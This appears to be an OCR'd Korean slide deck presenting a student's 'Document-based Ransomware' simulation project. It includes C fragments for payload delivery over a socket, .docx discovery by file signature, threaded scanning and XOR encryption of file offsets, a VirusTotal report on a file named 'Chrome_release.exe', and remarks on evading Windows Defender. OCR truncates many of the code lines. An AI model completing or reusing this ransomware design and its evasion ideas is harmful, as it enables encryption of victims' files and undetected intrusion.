
PROJECT OVERVIEW

· 장한길


Document-based Ransomware

MOTIVATION & OBJECTIVE

- 실제 공격 시나리오를 이해하고 효과적인 방어 전략 개발을 위함
- 문서 파일을 타겟으로 하는 랜섬웨어 행위를 시뮬레이션하고 분석할 수 있는 도구 개발
- 공격의 관점에서 랜섬웨어 동작을 재현하고, 탐지 및 대응 방안을 실험할 수 있도록 설계



Architecture



- 파일 관리(Stack)
- 빠른 탐지(Thread Pool)

Mutex, 서버의 자원 낭비 방지

Detail

- (1) RCE
- (2) .docx 탐색
- (3) 멀티스레드/스레드풀
- (4) 파일관리(스택)
- (5) 암호화
- (6) 위협

(1) RCE

regedit_rce는 .exe파일이 담긴 바이트배열로, 파일 암호화에 사용될 key와 그 key를 숨기는 로직이 담겨있어 정적 파일 분석을 차단함
동적 분석을 한다 하더라도 사용자가 가지고 있는 파일에는 처음부터 **regedit_rce**의 정보는 담겨있지 않음

```
printf("listening...'

while (1) {

    client = accept(serv, (struct sockaddr*)&c_addr, &c_addrlen);
    puts("\12----------------------------------");
    printf("Client is connected\n");
    int sent = 0;
    while (sent < (int)regedit_rce_len) {
        int n = send(client, (char*)regedit_rce + sent, regedit_rce_len - sent, 0);
        if (n <= 0) break;
        sent += n;
    }
    printf("success to send (%d byte)\n", sent);
    shutdown(client, SD_SEND);
```

(2) .docx 탐색

```
if (hFile == INVALID_
HANDLE hMap = CreateF
if (hMap == NULL) { .

unsigned char* p = (unsigned char*)MapViewOfFile(hMap, F
if (p) {
    if (p[0] == 0x50 && p[1] == 0x4B && p[2] == 0x03) {
        WaitForSingleObject(mutex, INFINITE);
        push_stack(file_path);
        ReleaseMutex(mutex);
```

.docx파일 탐색은 **단순 확장자 문자열 비교로 하지않고**,
파일 고유의 시그니처 값으로 탐색하기 때문에

확장자를 임의로 변경한다해도 탐지를 피할 수 없음

파일을 열고 닫는 오버헤드를 줄이기 위해 메모리맵을
사용하여 시그니처 값을 더욱 빠르게 체크

(3) 멀티스레드/스레드풀

```
volatile LONG threading_count = 0;

  PTP_WORK work = CreateThreadpoolWork(read_signature, file_path, CallBackE
  if (work == NULL) {
      wprintf(L"fail to create threadpool work for file: %s\r\n", file_path
      free(file_path);
      continue;
  }
  while (threading_count > 0) {
      Sleep(10);
  }

  CloseThreadpool(pool);
```

파일 하나당 3바이트씩 체크해야 하기 때문에
시간이 많이 걸리는 작업이므로 성능을 개선해야 했음

싱글스레드 -> 멀티스레드 -> 스레드풀의 과정이 있었음

임계구역을 설정(**임계구역은 다음 슬라이드의 스택을 위함**)
하고, 이중으로 스레드를 카운팅하여
누락되는 작업이 없게함

(4) 파일관리(스택)

```
typedef struct {
    wchar_t data[filecount][filena
    short top;
} Stack;

Stack* stack;
```

```
void push_stack(wchar_t* s) {
    if (stack->top == filecount - 1) {
        puts("stack is full");
        return;
    }
    stack->top++;
    memset(stack->data[stack->top], 0, sizeof(stack->data[stack->top]));
    wcscpy_s(stack->data[stack->top], filename, s);
}
```

```
stack = malloc(sizeof(Stack));
if (!stack) return 1;
stack->top
```

```
void pop_stack() {
    if (stack->top == -1) {
        puts("stack is empty");
        return;
    }
    stack->top--;
}
```

파일 암호화 처리 순서와 삭제를 효율적으로 관리하기 위해 스택을 사용. 예외상황이나 에러가 발생하지 않으면 차이는 없겠으나, 스택의 특성상 가장 시간이 많이 걸린 작업을 가장먼저 처리 할 수 있으니 예외발생시 대응하기 편하다고 판단하였음

탐색 과정에서 탐지한 파일을 스택에 쌓아두고, 하나씩 꺼내며 암호화하였음

(5) 암호화


```
unsigned char* fOffset = (unsigned char*)MapViewOfFile(hMap, FILE_MAP_WRI
if (!fOffset) {
    puts("MapViewOfFile, 파일 메모리 매핑 실패");
    CloseHandle(hMap);
    CloseHandle(hFile);
    return 1;
}

for (int i = 0x00; i <= 0x
    fOffset[i] ^= key[i %
}
fOffset[0x023A] ^= key[0x023A % 8];
```


파일 시그니처를 읽었던 것처럼 fopen() & fread()를 사용하지 않고 메모리맵을 사용하여 성능을 개선하였음

암호화는 복원하기 힘든 핵심 Offset만 진행하였음


(6) 위협 (실행화면 미리보기)



성능 개선 과정(디렉터리 탐색 시간)



Scan Report


3d86d1bb4a436c88dc6ccf60489037970546a65f42f697de0adc184a56a17a0d
Sign in
Sign up
7
/ 72
Community Score
7/72 security vendors flagged this file as malicious
Reanalyze
Similar
More
3d86d1bb4a436c88dc6ccf60489037970546a65f42f697de0...
Chrome_release.exe
peexe
64bits
Size
22.50 KB
Last Analysis Date
a moment ago
EXE
DETECTION
DETAILS
BEHAVIOR
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Popular threat label trojan.
Threat categories trojan
Security vendors' analysis
Do you want to automate checks?
Bkav Pro W64.AIDetectMalware
CrowdStrike Falcon Win/malicious_confidence_70% (D)
Elastic Malicious (high Confidence)
MaxSecure Trojan.Malware.300983.susgen
SecureAge Malicious
Skyhigh (SWG) BehavesLike.Win64.Trojan.mm
Symantec ML.Attribute.HighConfidence
Acronis (Static ML) Undetected
AhnLab-V3 Undetected
Alibaba Undetected

Epilogue

- 디렉터리 탐색 속도 개선 과정에서 너무 많은 스레드를 이용하면 Windows Defender의 CPU 점유율이 90% 이상을 차지하기 때문에(나를 악성코드라 의심하기 때문에) 한정된 자원을 적절하게 사용하는 것이 곧 성능 향상으로 이어진다는 것을 알게 되었음

- 디렉터리 탐색 속도 개선 과정에서 스레드풀안에 스레드풀을 넣어서 개발해 보았는데, CPU 점유율 문제가 아닌 스택이 초과돼서 프로세스가 죽어버리는 경험을 처음 해보았음

- 코드를 수정해가며 실행해 보면 가끔씩 Windows Defender가 악성코드로 판단하고 파일을 제거하는 상황이 생겼음. Defender의 눈을 피하는 방식으로 코드를 작성해나간다면, 스스로 학습하는 데에 도움이 많이 될 것 같음

Link

- 프로젝트 시연 영상 : https://www.youtube.com/watch?v=SBxirYCC0t0